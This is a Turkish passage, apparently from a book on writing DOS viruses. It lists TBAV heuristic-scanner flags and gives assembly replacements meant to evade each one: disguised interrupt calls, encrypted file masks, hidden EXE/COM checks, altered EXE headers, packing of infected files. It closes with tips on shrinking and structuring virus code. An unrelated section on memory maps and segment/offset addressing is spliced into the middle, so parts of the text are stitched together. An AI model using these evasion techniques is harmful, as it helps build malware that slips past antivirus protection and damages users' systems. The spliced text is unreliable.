mov     cx,[si + attr - offset virus]       ;orjinal dosya özelliklerinin
                                            ;alınması
mov     ax,4301h
int     21h
```

Yerine;

```
;bulaşılan dosyanın orjinal saat ve tarih bilgilerinin yerine kaydedilmesi
mov     ax,0A8FEh
mov     dx,word ptr [si + F_Date - offset Virus]
mov     cx,word ptr [si + F_Time - offset Virus]
not     ax              ;işlem gerçekleştirginde A8FE değeri 5701 olur
int     21h
```

```
;orjinal dosya özelliklerinin yerine kaydedilmesi
lea     dx,[si + offset FName - offset Virus]   ;dosya isminin alınması
mov     cx,[si + offset Attr - offset Virus]    ;orjinal dosya özelliklerinin
                                                ;alınması
mov     ax,0BCFEh
not     ax              ;işlem gerçekleştiğinde BCFE değeri  4301 olur
int     21h
```

Örnek 2;

```
Write_Virus:
        mov     ah,40h                          ; yazma işlemi
        mov     cx, virus_end - virus_start     ; yazılacak kodun uzunluğu
        lea     dx, [bp+virus_start]            ; virüs_start'tan itibaren
        int     21h
```

Yerine;

```
        mov     ah,41h
        sub     ah,1h
          veya
        mov     ah,30h
        add     ah,10h
```

Yazılması yeterlidir. Heuristic tarayıcı bu kodu analiz ederken *mov ah,41h* ve INT 21h interrupt'ını gordüğünden (41h/int21h=dosya silme interrupt'ı) bir dosyayı silineceğini zannetmektedir. Dolayısı ile bayrağa yakalanılmamaktadır. Bu kod ile virüs heuristic tarayıcı tarafından tespit edilemez.

G - Gereksiz komutlar

Heuristic tarayıcı kontrol ettiği dosya içerisinde sadece şifreleme gibi işlemlerde kullanılacak şekilde komut veya komut grupları bulduğunda bu bayrak aktif hale gelir.

Örnek;

```
add     ax,34
add     si,23
add     di,34
nop
nop
add     ax,34
add     di,34
nop
```

```
nop
nop
add     ax,34
add     bx,34
add     cx,35
add     dx,45
```

h - Gizli veya Sistem Dosyası

Kontrol edilen dosya HIDDEN veya SYSTEM şeklinde dosya özelliklerine sahip mi? Eğer bu dosyayı bilmiyorsanız bir trojan atı veya virüs olabilir. Örneğin gölge (companian) virüsleri bulaşılacak dosyalar ile aynı isimde hidden/system dosya oluşturduğundan bu bayrağa yakalanır. Aynı isimde EXE/COM olarak 2 değişik dosya varsa ve öncelikli olan hidden/system özellikli dosya ise ihtimal dahada büyür. Böyle durumlarda bu bayrak aktif hale gelir.

i - Internal Overlay Dosya Kontrolü

İncelenen EXE dosyada *internal overlay* bu bayrak vasıtası ile kontrol edilir. TBAV her çalışmada EXE'nin gercek uzunluğunu hesaplar ve fiziksel uzunluğu ile karşılaştırır. Çağırıcı (Load) modülün uzunluğu MZ'den sonra gelen 4 byte kullanılarak hesaplanır.

```
4D 5A 00 00 00 00
   ^^ ^^ ^^ ^^      ---- Invert word, 1 çıkartın ve 512 ile çarpın
M  Z ^^ ^^          ---- Invert word, üstteki değere ilave edin
```

Internal overlay içeren dosyalara nornal yollaradan bulaşılamaz, bu yüzden bu tip EXE'leri tespit edip bulaşmamak en iyisidir.

J - Şüpheli JUMP Komutları

Analiz edilen program başlangıcında bir JUMP komutu ile sonlarda bir yere dallanma gerçekleştiriyorsa ve uzun müddet başa dönmedi ise bu bayrak aktif hale gelir. Çünkü virüs kendisini COM dosyanın sonuna ilave etmiş ise dosyanın başına bir JMP komutu koymak zorundadır.

Örnek;

```
        jmp To_Virus
        ...
        ...             ;bulaşılan programın asıl kodu
        ...

To_Virus:               ;virüsün başlangıç noktası
```

K - Olağandışı Stack
Programın analizinde şüpheli stack segmentinin bulunup bulunmadığını kontrol eder. Birçok virüs normal dışı stack değeri kaydeder. Eğer stack ofset değeri TEK sayı ise böyle durumlarda bu bayrak işaretlenir. Çünkü bilinen hiçbir derleyici TEK sayı olacak şekilde stack ofset değeri üretmez.

G2 ve PS-MPC virüs üreticilerinin ürettiği virüsler STACK Pointer'ını bulaşma tanıma değeri şeklinde kullanır.

L - Program Çağırma Interrupt'ı Kontrolü
Program çağırma (load) interrupt'ına takılma var mı? Genelde birçok resident virüs bu şekilde bulaşmaktadır. Bu interrupt kullanıldığında bu bayrağa yakalanma ihtimali vardır.

Örnek;

```
;bütün register değerleri saklandı
pushf                   ;flag değeri saklanıyor
push    cs
pop     cs      ;ES=CS

cmp     ah,4Bh          ;program çağırma ve çalıştırma interrupt'ı
je      Exe_Trap        ;eşitse JUMP
```

Yerine;

```
;bütün register değerleri saklandı
pushf                   ;flag değeri saklanıyor
push    cs
pop     es      ;ES=CS
not     ah
cmp     ah,0B4h ;AH 'in değerinin 4Bh olup olmadığına bakılıyor
not     ah      ;değilse eski haline getiriliyor
je      Kill    ;eşitse JUMP
```

daha birçok şekilde bu bayraktan kurtulmak mümkündür.

M - Resident Program Kodu Kontrolu
Kontrol edilen programın resident kod içerip içermediğinin kontrolü yapılır.

Örnek;

```
mov     ax,2521h   ;DOS servisi  ah=25h
mov     dx,offset somewhere
int     21h        ;interrept 21h adresi vektör tablosunda
                   ;değiştiriliyor DS:DX
```

Yukarıdaki örneğin yerine gecebilecek kod yazmak gördüğünüz üzere gereksizdir. Bundan birçok farklı yolla kurtulabilirsiniz. Vektör tablosu üzerindeki değerleri doğrudan değiştirin veya orjinal INT 21h'in adresini bularak bu adrese CALL FAR PTR yapın.

N - Yanlış Dosya Eki

EXE ekine sahip dosyalar COM dosya yapısına veya COM ekine sahip dosyalar EXE header'ına sahip ise bu bayrak işaretlenir. Birçok eski virüs EXE ile COM dosyaları ayırt edemez ve bu bayrağa takılır. Ayrıca overwriting virüsler EXE dosyaya bulaştığında genelde onun header'ını siler. Örneğin DOS 5.0 versiyonundaki DISK.COM programı EXE header'ına sahiptir.

O - Kod Üzerine Yazma

Eğer program kendi kodlarının üstüne yazma işlemi gerçekleştiriyorsa bu bayrak işaretlenir.

Örnek;

```
mov     di,0100h
push    di
movsw
movsw              ;DS:SI adresinde ES:DI adresine 4 byte taşınıyor

ret                ;asıl programa dönülüyor
```

Burada RET komutu ayrıca R bayrağının aktif olmasına sebep olmaktadır.

Yerine;

```
cld
mov     di,0200h   ;DI= 200h
sub     di,0100h   ;DI'nin değerinden 0100h çıkartıyoruz ve
                   ;sonuc DI=0100h
push    di
movsw
movsw              ;DS:SI adresinde ES:DI adresine 4 byte taşınıyor

ret                ;asıl programa dönülüyor
```

Yukarıdaki örnekte O bayrağı halledilmiş etkisiz hale gelir. Fakat halen R bayrağı aktiftir. Ayrıca günümüzde yazılan virüslerin hemen hemen hepsi kendi kodlarını şifrelemektedir. Birçok virüs şifre ve deşifre işlemini orjinal kod üzerinde yapmaktadır. Genelde deşifreleme rutinleri bu şekilde çalışır. Yapılan şifre ve deşifre işlemide bayrağı aktif hale getirebilir.

p - Paketlenmiş veya Sıkıştırılmış Dosya

Dosya paketlenmiş veya sıkıştırılmış ise bu bayrak işaretlenir. Sıkıştırma işlemini yapan birçok program vardır. LZEXE veya PKLITE gibi. Eğer Dosya virüs bulaştıktan sonra şifrelenmiş ise virüs bulunamaz (yada çok zordur).

Bundan pek bilinmeyen bir sıkıştırma programı kullandığınızda veya kendiniz bir tane yazdığınızda büyük ihtimal ile kurtulabilirsiniz. Ayrıca her sıkıştırma programı kendi imzasını dosyaya ilave eder. Eğer bu imzayı tespit edip silerseniz antivirüs programları büyük çoğunlukta bunu normal dosya kabul eder. Ayrıca birçok sıkıştırma programı ile üst üste sıkıştırmakta değişik metodtur.

R - Şüpheli Yeniden Konumlandırma (Relocator)

Relocator CS:IP değeri üstünde değişiklik yapan kod grubudur. Bulaşma işleminden sonra CS:IP değerlerinin yeniden ayarlanması zorunludur. Çünkü çalıştırılabilir dosyaya özel derlenmişlerdir. Genelde COM dosya virüsleri bu bayrağa yakalanır. Bir çok değişik teknik kullanılabilir. Yanlış alarm verme ihtimali azdır. Örnek kodları inceleyiniz.

Örnek;

```
lea     dx,[si + offset Fname - offset Virüs]
mov     ax,3D02h        ;dosya R/W modunda
int     21h             ;açılıyor
jc      No_Good
xchg    ax,bx           ;BX = dosya handle'ı
```

Yerine;

```
mov     bp,si
add     bp,offset Fname - offset Virüs
mov     dx,bp

mov     ax,3D02h        ;dosya R/W modunda
int     21h             ;açılıyor
jc      No_Good
xchg    ax,bx           ;BX = dosya handle'ı
```

```
        mov     word ptr [si + Attr - Virus],cx                 ;özellikler saklanıyor
        cmp     byte ptr [si + Start_Code+3 - Virus],20h        ;boşluk karakteri için
                                                                ; kontrol ediliyor
        add     word ptr [si + Loc - Virus],cx
        sub     word ptr [si + Loc1 - Virus],dx
```

S - Çalışabilir Dosya Aranması

Nonresident dosya virüsleri bulaşma işlemi için EXE/COM dosyalar için arama işlemi gerçekleştirirler. Bunu virüs dışında değişik programlarda yapmaktadır. Bu durumda bu bayrak işaretlenir.

Örnek;

```
        db      '*.COM'
        db      '*.EXE'
```

Yerine;

```
        mov     bp,offset Com_Files     ;şifrelenmiş dosya maskesi "*.COM"
        call    Point_Encrypt
        add     bp,02
        call    Point_Encrypt

;Uyarı aşagıdaki kod satır R flag'ına yakalanmaktadır. Bu şekilde kullanmayın
        lea     dx,[si + offset Com_Files - offset Virus ]
        mov     ax,04E00h     ;FINDFIRST servisi
        mov     cx,3fh
        int     21H
        ...
        ...

Point_Encrypt:
        push    bp
        add     bp,si
        sub     bp,offset Virus     ;virüsün başlangıç noktasının
                                    ;SI içerisinde olduğu
                                    ;kabul edilmiştir
        xor     word ptr [bp],ID2
        pop     bp
        ret

Com_Files   db      5Dh,59h,34h,38h,'M',0     ;şifrelenmiş dosya maskesi *.COM.0
ID2     equ     7777h
```

Yukarıdaki uygulanan teknik şüphe çekecek string'lerin şifreleme işlemi kullanılarak gizlenmesi, sadece gerekli olduğu an normale döndürülmesinden ibarettir.

T - Geçersiz Tarih/Zaman Değerleri

Dosyanın tarih/zaman değerlerinin geçersiz değerlerle değiştirilmesi, örneğin bulunulan tarihten, 2000 senesinden sonrası gibi..., veya saniyenin 62 olması bu işlemin büyük ihtimal ile virüs tarafından yapılacağı kabul edilir. Birçok virüs daha önce bulaşıp bulaşmadığını kontrol etmek için time/date değerlerine kendisine ait tanımlayıcı bir değer yazar. Böyle durumlarda bu bayrak işaretlenir.

Örnek;

1- Saniye ve dakika değerlerini 0-59 dışında, saat değerini 0-23 dışında tutmak.
2- Yıl kısmını içinde bulunulandan ileri değere eşitlemek veya sıfır yapmak.

Yerine;

Virüs imzasını yazarken, kesinlikle şüphe uyandırmayacak değerler yazılır. Örneğin saniyeyi 3 yapmak gibi. Alternatif olarak veriler arasında bir ilişkide kurulabilir. Saniyeyi gününe eşitlemek bir tanesidir.

Not : Bu yöntem günümüzde pek ise yaramamaktadır. Çünkü antivirüs programları dosyaların bu tip değerlerini saklamakta ve bir sonraki kontrolde değişiklikleri kontrol etmektedir.

U - Döküman Edilmemiş (Undocumented) Sistem Çağrıları

Döküman edilmemiş sistem çağrıları kullanılıyor ise bu bayrak işaretlenir. Bunu kontrol edebilmek için TBAV INT 21'de AH=6E 'den daha yüksek interrupt çağırımı yapılıp yapılmadığını kontrol eder.

Örnek;

```
mov     dx,1234h
mov     ax,5945h        ;standart olmayan DOS servisi
int     21h
```

Yerine 1;

```
mov     ax,4301h            ;normal bir DOS servisi
mov     dx,word ptr [si + F_Date - Virus]
mov     cx,word ptr [si + F_Time - Virus]
mov     dx,1234h
add     ax,1644h            ;bu işlemler sonucunda AX = 5945h olur.
int     21h
```

Yerine 2; normal DOS interrupt'larını kullanabilirsiniz.

```
        mov     al,0F1h  ;virüs resident kontrol değeri
        mov     ah,30h   ;DOS versiyon numarasını öğrenme kesmesi
        int     21h
        cmp     al,0     ;virüsün aktif olduğunda 0 döndüreceği varsayılmıştır.
        je      Virus_Is_Resident
```

---INT 21h handler--

```
        cmp     ax,30F1h  ;virüs INT 21h handler'ı değerleri kontrol ediyor
        jne     Go_On
        xor     al,al     ;DOS 30h servisi hiçbir zaman
                          ;geriye 0 değerini döndürmez
        iret
```

w - Windows veya OS/2 Dosya Header'ı

Bu bayrak WINDOWS EXE dosyalarına bir virüsün normal EXE zannederek bulaşıp NEW EXE'nin yapısını bozduğu zaman olur. Bundan korunmanın yolu EXE dosyanın NEW EXE olup olmadığını kontrol edip, ona bulaşmamaktır. Yada bu tip dosyalara bulaşacak uygun teknikler kullanmaktır. Bu dosyalara nasıl bulaşılacağı WINDOWS EXE DOSYA VIRÜSLERİ başlığı altında anlatılmıştır.

Tespit edebilmek için dosya içerisinde ofset 18h konumunda 40h "@" değerine ve/veya ofset 1025/1026'ncı byte'larda (decimal) NE değerinin olup olmadığına bakılarak gerçekleştirilebilir.

```
cs:0000 call    0056    ;genellikle
cs:0003 db      'This Program requires Microsoft Windows$'...

cs:0056 pop     dx              ;stack = 0003
        push    cs
        pop     ds              ;DS=CS
        mov     ah,09
        int     21h             ;mesaj ekranda gösteriliyor
        mov     ax,4C01h
        int     21h             ;program sonlanıyor
```

kontrol için;

```
Check_Exe:
        cmp     word ptr [si + start_code-virus + 18h],40h  ;NEW EXE mi?
        je      check_windows   ;evet ise kontrole devam et.
```

```
        ...
        ...

Check_Windows:
        mov     dx,[si + start_code - virus + 3Ch]  ;NE header pointer'ını oku
        mov     cx,[si + start_code - virus + 3Eh]  ;               "
        mov     ax,4200h                            ;pointer'ı DX:CX'e taşı
        int     21h
        call    read_header_to_buffer               ;NE header'ını buffer
                                                    ;içerisine oku
        cmp     word ptr [si + start_code - virus],454Eh   ;NEW EXE mi?
        je      it_is_windows
```

Y - Geçersiz Boot Sektör

Boot sektörün yapısı BOOT sektör yapısına uygun olmadığında bu bayrak aktif olur. Bozulmuş yada büyük ihtimal ile virüs bulaşmıştır. Bu bayraktan korunmanın en iyi yolu boot sektör okunduğunda okuma isteğinin gercek boot sektörün saklandığı yere yönlendirilmesini sağlamaktır. Bunun için BIOS düzeyinde stealth teknikler kullanmalıdır.

Z - EXE/COM Tanımlaması

Dosya içerisinde programların EXE mi? COM mu? olduğu anlaşılmaya çalışan kod grubu mevcut ise bu bayrak işaretlenir. Fakat yanlış alarm verme ihtimali yüksektir.

Örnek;

```
        cmp     word ptr [si + Start_Code - Virus],'ZM'   ;EXE mi?
        je      Continue                                  ;evet ise devam et
        cmp     word ptr [si + Start_Code - Virus],'MZ'   ;EXE mi?
        jne     Check_Com
        ...
Continue:
```

Yerine;

```
        mov     ax,0A5B2h
        not     ax                      ;işlem sonucu AX='ZM' olur
        cmp     Word Ptr [si + Start_Code - Virus],ax   ;EXE mi?
        je      Continue                                ;evet ise devam et
        mov     cl,8
        ror     ax,cl                   ;işlem sonucu AX='MZ' olur
        cmp     word ptr [si + Start_Code - Virus],ax   ;EXE mi?
        je      Check_Com
        ...

Continue:
```

? - Tutarsız Header İşlemleri

Eğer STACK segment, CODE segmentle eşitlenirse (SS=CS) veya *stack pointer* bulaşma tanıma imzası olarak kullanılırsa, bu bayrağın aktif olmasına sebep olur. EXE header programın yapısını tam göstermez hale gelir.

Örnek;

```
;bulaşılan EXE dosyanın header'ı yeniden düzenleniyor
mov     word ptr [si+ Start_Code - Virus + 14h],dx  ;IP
mov     word ptr [si+ Start_Code - Virus + 10h],'DA'    ;SP
mov     word ptr [si+ Start_Code - Virus + 16h],ax  ;CS
mov     word ptr [si+ Start_Code - Virus + 0Eh],ax  ;SS
```

Yerine;

```
        ;bulaşılan EXE 'nin uzunluğu DX:AX üzerinde saklanıyor
        ;yeni CS:IP hesaplanıyor
mov     word ptr [si+ Start_Code - Virus + 14h],dx  ;IP
mov     word ptr [si+ Start_Code - Virus + 16h],ax  ;CS

pop     dx                  ;dosya uzunluğu stack
pop     ax                  ;üzerinden geri alınıyor

add     ax,Virus_Size       ;dosya uzunluğu AX'e ekleniyor
adc     dx,0000h            ;DX carry flag'ı ile düzeltiliyor

push    ax
push    dx
add     ax,40h              ;stack boyu arttırılıyor
div     cx

mov     word ptr [si+ Start_Code - Virus + 10h],dx  ;SP
mov     word ptr [si+ Start_Code - Virus + 0Eh],ax  ;SS

pop     dx
pop     ax
```

 # - Şifre Çözücü Kod

Kendini deşifreleyen kod parçası bulunduğunda bu bayrak aktif olur. Bu işlemi virüslerin dışında da kullanan birçok program vardır.

Birçok mutasyon virüsü bu bayrağa takılır. Mutasyon virüsünün karmaşıklığı arttıkça yakalanma ihtimalide artar. Bazı mutasyon teknolojisi içeren kod üreticiler gereksiz

kod yığınları kullanırlar. Fakat bu işlem sonuç olarak bayrağın aktif olmasını sağlar. Burada çözüm çok basit şifreleme teknikleri yazmak ile gerçekleştirilebilir. Antivirüs araştırmacıları en fazla *Trident's Polymorphic Engine* adlı mutsayon üretici .OBJ dosyayı kullanan virüsleri tespit edecek algoritmayı geliştirirken zorlanmışlardır. Çünkü, TPE milyonlarca değişik ama çok basit deşifreleme rutini oluşturur. Ayrıca heuristic taramaya yakalanmadan deşifreleme yapacak deşifreleme algoritmalarıda mevcuttur.

!- Geçersiz Komut
Geçersiz komutların yani 8086/88 yapısına uygun olmayan kodlar bu bayrağın işaretlenmesine sebep olur. Hatalı virüsler veya programlar genelde bu bayrağa takılırlar.

@ - Komut Kontrolü
TBAV heuristic metodunun bu bayrağının nasıl çalıştığını anlamak için komutların mikroişlemciye gönderiliş şekillerini bilmelisiniz. Intel mikroişlemcilerinde bir komutu işlemciye 2 değişik şekilde göndermek mümkündür. Eğer gönderilen komutun şekli derleyicilerin genelde kullandığı şekil değilse bunu bir mutasyon üreticinin yapmış olma ihtimali yüksektir. Böyle durumlarda bu bayrak aktif hale gelir.
Örneğin "OR CX,CX" komutu

```
db      09h, 0c9h
    veya
db      0bh, 0c9h
```

Şeklinde işlemciye verilebilir. Bu komutlar BIT düzeyinde ifade edildiğinde aşağıdaki gibidir;

```
1-  0 0 0 0 1 0     1       1     --- 0B
2-  0 0 0 0 1 0     0       1     --- 09   (Bayrağa Yakalanır )

        opcode          dir bit   word     dir bit = yon biti (direction bit)
```

Genelde bilinen derleyiciler asla OR CX,CX komutunu ilk örnekteki gibi derlemez. Bu yüzden eğer mutasyon tekniğini içeren bir virüs bu şekilde bir kod üretirse bu @ bayrağına yakalanır. Gördüğünüz gibi iki örnekte sadece *direction bit* değişiktir. Eğer *direction bit = 0* ise (ki TBAV bunu kontrol eder) bunun anlamı; kaynak (source) ve destination (hedef) yer değiştirecektir. Bunu bir derleyici çok nadiren yapabilir fakat mutasyon tekniği ile kendi kodunu değiştiren virüsün yapma ihtimali yüksektir. Bu bayrağa takılmamanın tek yolu mutasyon üretici rutinleri yazarken doğal komutlar üretecek şekilde yazmaktır.

bölümünü içerir. ROM'da yerleştirilmiş veriler olağan koşullarda değiştirilemezler.

"Segment" ve "Offset" Nedir?

Bilgisayarın belleğindeki her bayt "*adres (İng.address)*" ismi verilen bir etikete sahiptir. Bu yöntemin nasıl işlediğini anlamak için bir miktar önbilgiye gerek duyacaksınız.

Her adresin içeri bir bayta ya da 00000000'dan 11111111'e kadar değer değiştiren sekiz bite sınırlanmıştır; bu sayılar, onaltılık olarak 0 ve 255, onaltılık olarak 00 ve FF'ye karşı düşerler.

Teorik olarak, PC'lerde kullanılan Intel 8088 mikrobilgisayar yongası (ya da eşdeğer herhangi bir yonga), 1048 575 bayt (1 megabayt) adres alanına sahiptir; IBM, bilgisayarı bu bellek sınırının biraz altında tasarlanmıştır. Diğer yandan adresleme işlemi için yalnız iki bayt (16 bit) kullanılır. Sözkonusu iki-bayt adres, 1 megabayt büyüklüğündeki tüm alanı adreslemek için yeterli değildir. İki bayt, ancak 16*16*16*=65536 değerine kadar saymanızı sağlar. Halbuki 16 kat daha fazla adres bulunmaktadır.

Yonga tasarımcıları, adresi göstermek üzere iki tane iki-bayt kullanmaya karar verdiler: biri, "*bölüm adresi (İng.segment)*", diğeri, "*uzaklık adresi (İng.offset)*" olarak isimlendirildi. "Segment", 16'nın katlarıyla sayan bir adres türüdür ve örneğin bu kitabın bölümlerine benzer. "Offset", bir "segment" içinde bayt sayacıdır ve bir bölüm içindeki sayfa numalarını andırır.

Bellekteki bir baytın adresini belirlemek için dört tane onaltılık sayı basamağını "segment" numarası (SSSS) ve bir diğer dört tane onaltılık sayı basamağını "offset" numarası (0000) olarak kullanmalısınız. Mutlak yerin (İng.absolute location) hesabı için bilgisayar bölüm adresini (segment) 16 ile çarpar ve uzaklık adresini (offset) buna ekler.

Örneğin, PC/XT bilgisayarlarda ROM BIOS'un başlangıç adresi F000:E000'dır. Bu adres, FE000 mutlak yerine karşı düşer. Alternatif olarak aynı adresi F1E1:C1F0 biçiminde (ve daha pek çok değişik biçimlerde) yazabilisiniz; çünkü F1E1*10+C1F0 onaltılık işlemi aynı mutlak yeri, FE000 adresini vermektedir.

Bu noktada kafanızda oluşan pek çok soru olabilir; fakat siz yöntemi kavramaya çalışın. Şimdilik yeterlidir.

Adresleme mantığını öğrendiğinize göre Şekil 9.1 ve 9.2, şimdi size daha anlamlı gelecektir. Şekil 9.1'de bir bellek haritası (İng.memory map) ve Şekil 9.2'de belleğin fonksiyonel alanları verilmiştir. Birlikte belirli etkinliklerin oluştuğu genel bellek yerlerini vermektedirler. Bazı alanlar, veriler için ayrılmıştır. Diğerleri ise makina dili ve BASIC programları için kullanılmaktadır. Bu alanların anlamlı olabilmesi için öğrenmeniz gereken bazı şeyler daha vardır.

BÖLÜM: UZAKLIK	MİKTAR	FONKSİYONU
0000:0000	64-256K*	Ana karttaki RAM**
4000:0000	0-384K	Genişleme kartında RAM
A000:0000	128K	Ayrılmış
8000:0000	16K	Monokrom ekran tamponu
B000:4000	16K	
B000:8000	16K	Renkli (CGA) ekran tamponu
B000:C000	16K	
C000:0000	192K	ROM Genişleme ve Denetim
F000:0000	16K	Ayrılmış
F000:4000	8K	Kullanıcı ROM alanı
F000:6000	32K	Yerleşik BASIC ROM
F000:E000	8K	BIOS ROM

* İlk PC'lerde 16 K
** Şekil 9.2'ye bakınız

Şekil 9.1 - Bir bellek haritası

Belleğe Değer Yerleştirme

Bölüm 1'de verilen DEBUG aracılığıyla belleği nasıl kurcalayabileceğinizi göstermiştim; bu teknik kitabın çeşitli yerlerinde kullanılmıştır. DEBUG'ı kullanmayı öğrendikten sonra pek çok insan, belleği kurcalayarak açığa çıkarabilecekleri sırlar olup olmadığını merak eder.

SNOOPER.BAS isimli program, DEBUG'ı kullanarak size aradıklarınızın nerede olduğunu gösterir. SNOOPER.BAS'ın en büyük özelliği, bellekteki BASIC programının başlangıç yerinin korunmasıdır. SNOOPER.BAS ile çalışırken onu da gözleyebilirsiniz. Başka bir deyişle, bu programı başka programların peşine ekleyip iç yapılarını inceleyebilirsiniz.

Bomba

Bu bölüm virüslerin aktif olduklarında kendilerinden istenileni yapan kısımdır. Bölümün içeriği tamamen yazarın kendisiyle ilgili bir noktadır. Yazarın kişiliğine ve amacına yönelik olarak farklılık gösterir. Kimi zaman öldürücü, kimi zaman güldürücü olabilir.

Bu kısım bizim virüsler ile ilgili olarak anlatmak istediklerimizden uzaktır. Bu kitapta amacımız virüslerin nasıl yazıldığını anlatmak olduğu için BOMBA kısmı ile ilgili bilgi veya fikirleri uygun olmadığından dolayı sadece başlık olarak anmakla yetiniyoruz. Fakat bu bilgiye sahip olmak, virüslerden iyi derece korunmayı beraberinde getirecektir. Öğrenilen tekniklerin daha faydalı işlerde kullanılması, zannediyoruz ki **TÜRKİYE**'de bilgisayar dünyasına fayda sağlayacaktır. Umarız ki bu kitaptan faydalanan kişiler öğrendiklerini faydalı amaçlar uğruna kullansınlar.

Püf Noktalar

Daha önce de belirttiğimiz gibi virüs tiplerinin arasındaki temel fark, hedef olarak seçtikleri ortam üzerinde yayılmalarını sağlayacak çoğalma teknikleri ve çalışma şekillerine göre etkileridir. Bunun dışında kalan, gizleyici kısım içinde kullanılacak teknikler hemen hemen bütün virüs tipleri için geçerlidir. Bundan dolayı bütün virüs çeşitlerinde kullanılabilecek olan bazı püf noktaları burada anlatmaya çalışacağız.

Heap Alanını Kullanın

Heap kodun sonu ile stack'ın altı arasında bir hafıza sahasıdır. Bu alan virüs tarafından kullanılabilir. Değişkenleri heap'a kopye etmek virüsün uzunluğu azaltır. Heap virüsün bir kısmı değil sadece geçici değerlerin ve değişkenlerin saklanması için kullanılan geçici yerdir. Şifreleme kısmında heap alanını virüsün bir kısmı olarak değerlendirilmemesi gereklidir. Heap'i kullanmanın 2 yolu vardır.

1. Metod

```
EndOfVirus:
Variable1 equ $
Variable2 equ Variable1 + LengthOfVariable1
Variable3 equ Variable2 + LengthOfVariable2
Variable4 equ Variable3 + LengthOfVariable3

; birinci metoda örnek

EndOfVirus:
StartingDirectory       = $
TemporaryDTA            = StartingDirectory + 64
FileSize                = TemporaryDTA + 42
Flag                    = FileSize + 4
```

2. Metod;

```
EndOfVirus:
Variable1 db LengthOfVariable1 dup (?)
Variable2 db LengthOfVariable2 dup (?)
Variable3 db LengthOfVariable3 dup (?)
Variable4 db LengthOfVariable4 dup (?)

; ikinci metoda örnek

EndOfVirus:
StartingDirectory       db      64 dup (?)
TemporaryDTA            db      42 dup (?)
FileSize                dd      ?
Flag                    db      ?
```

İki metodun farkı önemsizdir. Fakat 1. metodta virüsün uzunluğu (+ başlangıç kodu) kadar bir dosya oluşturursunuz. Birinci olarak değişkenleri, uzunluk belirtimlerini (BYTE PTR,WORD PTR,DWORD PTR,...), ikinci olarak değişkenlerin yeniden düzenlenmesi gerekirse; tüm EQUates zincirinin silinmesi ve yeniden düzenlenmesi gerekir. 2. metodla yazılan virüslerde uzunluk ayarlamaları gerekmez. Fakat dosyanın virüsün gerçek boyutundan fazla uzamasına sebep olur. Sadece virüs, bulaşılmış mı? kontrolü yaparken o an çalışmakta olduğu dosyaya yeniden bulaşabilir. Her durumda heap kullanmak virüs kodunu azaltmaktadır.

Rutinler (Procedure)

Rutinler virüsün kodunu azaltmak için oldukça kullanışlı ve oldukça faydalıdır. Rutinler sadece avantaj kazandırdıkları zaman kullanılmalıdır.

Bir rutinin ne kadar yer kaplayacağını şu formülle hesaplayabilirsiniz;

```
PS = rutin uzunluğu (byte cinsinden) |----------------->
kazanılan byte = (PS - 4) * çağırılma adedi - PS
```

Örneğin dosya kapamak için ;

```
close_file:
        mov     ah, 3eh  ; 2 bytes
        int     21h      ; 2 bytes
        ret              ; 1 byte
                         ; PS = 2+2+1 = 5  <-----------------
```

(5 - 4) * 6 - 5 = 1 byte kazanılmış olur.

Bu rutin sadece 6 defa veya daha fazla çağırılıyorsa kullanışlıdır. Fakat bir virüs dosyayı 6 değişik yerde kapatmaz. Bu yüzden dosya kapatmayı rutin haline getirmek kullanışsız ve yer kaybıdır.

Ayrıca rutinleri büyük ölçüde esnek yapıda dizayn etmekte mümkündür.

```
Go_Eof:
        mov     al, 2
Move_Fp:
        xor     dx, dx
Go_Somewhere:
        xor     cx, cx
        mov     ah, 42h
        int     21h
        ret
```

Yukarıdaki rutin çok esnek dizayn edilmiştir. *Go_Eof* etiketi ile istendiğinde, dosya göstergecini dosyanın sonunda konumlandırır. *Move_Fp* etiketi AL=0 ile istendiğinde; dosya göstergeci resetlenir. *Go_Somewhere* etiketi DX:AL içerisinde pozisyon değeri ile istendiğinde dosya göstergeci dosya içinde herhangi bir yere atanabilir. Görüldüğü gibi rutinler iyi şekilde kullanılırlarsa çok çok faydaları dokunur.

Mov Yerine Lea Kullanın

Virüs yazarları ilk virüs denemelerinde genelde ofset hesaplamalarında hata yaparlar. Bu hatanın sonuçları bellidir. Virüs çalışmazsa bunu kontrol edin. Bu C dilindeki NULL pointer hatasını yakalamak kadar zordur.

Kod Optimizasyonu
Virüste uzunluk önemlidir. Gereksiz kod içeren virüsün farkedilme ihtimali yükselir, yavaş çalışır ve daha fazla yer kaplar. Kod hatasız ve son haline gelmeden kesinlikle optimizasyona başlamayın. Çünkü optimizasyondan sonra kod ilave etmek kodun yapısını, düzenini bozabilir.

İki tip optimizayson vardır,

1- Yapısal Optimizasyon
2- Yerel Optimizasyon

Yapısal optimizasyon
Kaynak kod içerisinde, programın algoritması üzerinde inceleme yaparak daha düzenli ve modüler hale getirmektir. Ayrıca rutinlerin kendi içlerinde esnek kullanılabilecek şekilde dizayn edilmeside yapısal optimizasyon olarak değerlendirilebilir.

Örnek;

```
Go_Eof:
        mov     al, 2
Move_Fp:
        xor     dx, dx
Go_Somewhere:
        xor     cx, cx
        mov     ah, 42h
        int     21h
        ret
```

Yukarıda optimize edilmiş bir rutin örneği bulunmaktadır. Bu örneği daha önce vermiş olmamıza rağmen konuya uygun olması sebebi ile birkez daha yazıyoruz. Rutinin açıklaması için RUTİNLER kısmına bakınız.

Örnek;

```
check_install:
        mov     ax,1234h
        int     21h
        cmp     bx,1234h
        ret

install_virus:
        call    check_install
        jz      exit_install
```

bu örnekte şu yapılabilir ;

```
install_virus:
        mov     ax,1234h
        int     21h
        cmp     bx,1234h
        jz      exit_install
```

İlk örnekte verilen kod 4 byte daha uzundur. 3 byte CALL ve 1 byte RET komutu yer kaplamaktadır. 4 byte çok önemli gözükmesede tüm optimize bittiğinde toplam kazanç önemli olacaktır. Ayrıca rutinleri belli bir düzende istemekte kodu kısaltır.

Örneğin bir virüsün genel yapısı aşağıdaki gibi kabul edersek;

dosya özelliklerini al
dosyayı okuma modunda ac
dosyadan oku
dosyayı kapat
bulaşılmış ise çık
özellikleri temizle
dosyayı okuma yazma modunda ac
dosyanın saat ve tarihini al
yeni header'ı yaz
dosya göstergecini dosyanın sonuna eşitle
virüsü ekle
orjinal saat ve tarihini kaydet
dosyayı kapat
orjinal dosya özelliklerini ayarla

Bunun yerine;

dosya özelliklerini al
özelliklerini temizle
dosyayı okuma yazma modunda ac
dosyadan oku
ulasilmış ise dosyayı kapat ve çık
dosyanın saat ve tarihini al
dosya göstergecini dosyanın sonuna eşitle
virüsü ekle
dosya göstergecini dosyanın başına eşitle
yeni header'ı yaz
orjinal saat ve tarihi kaydet
dosyayı kapat
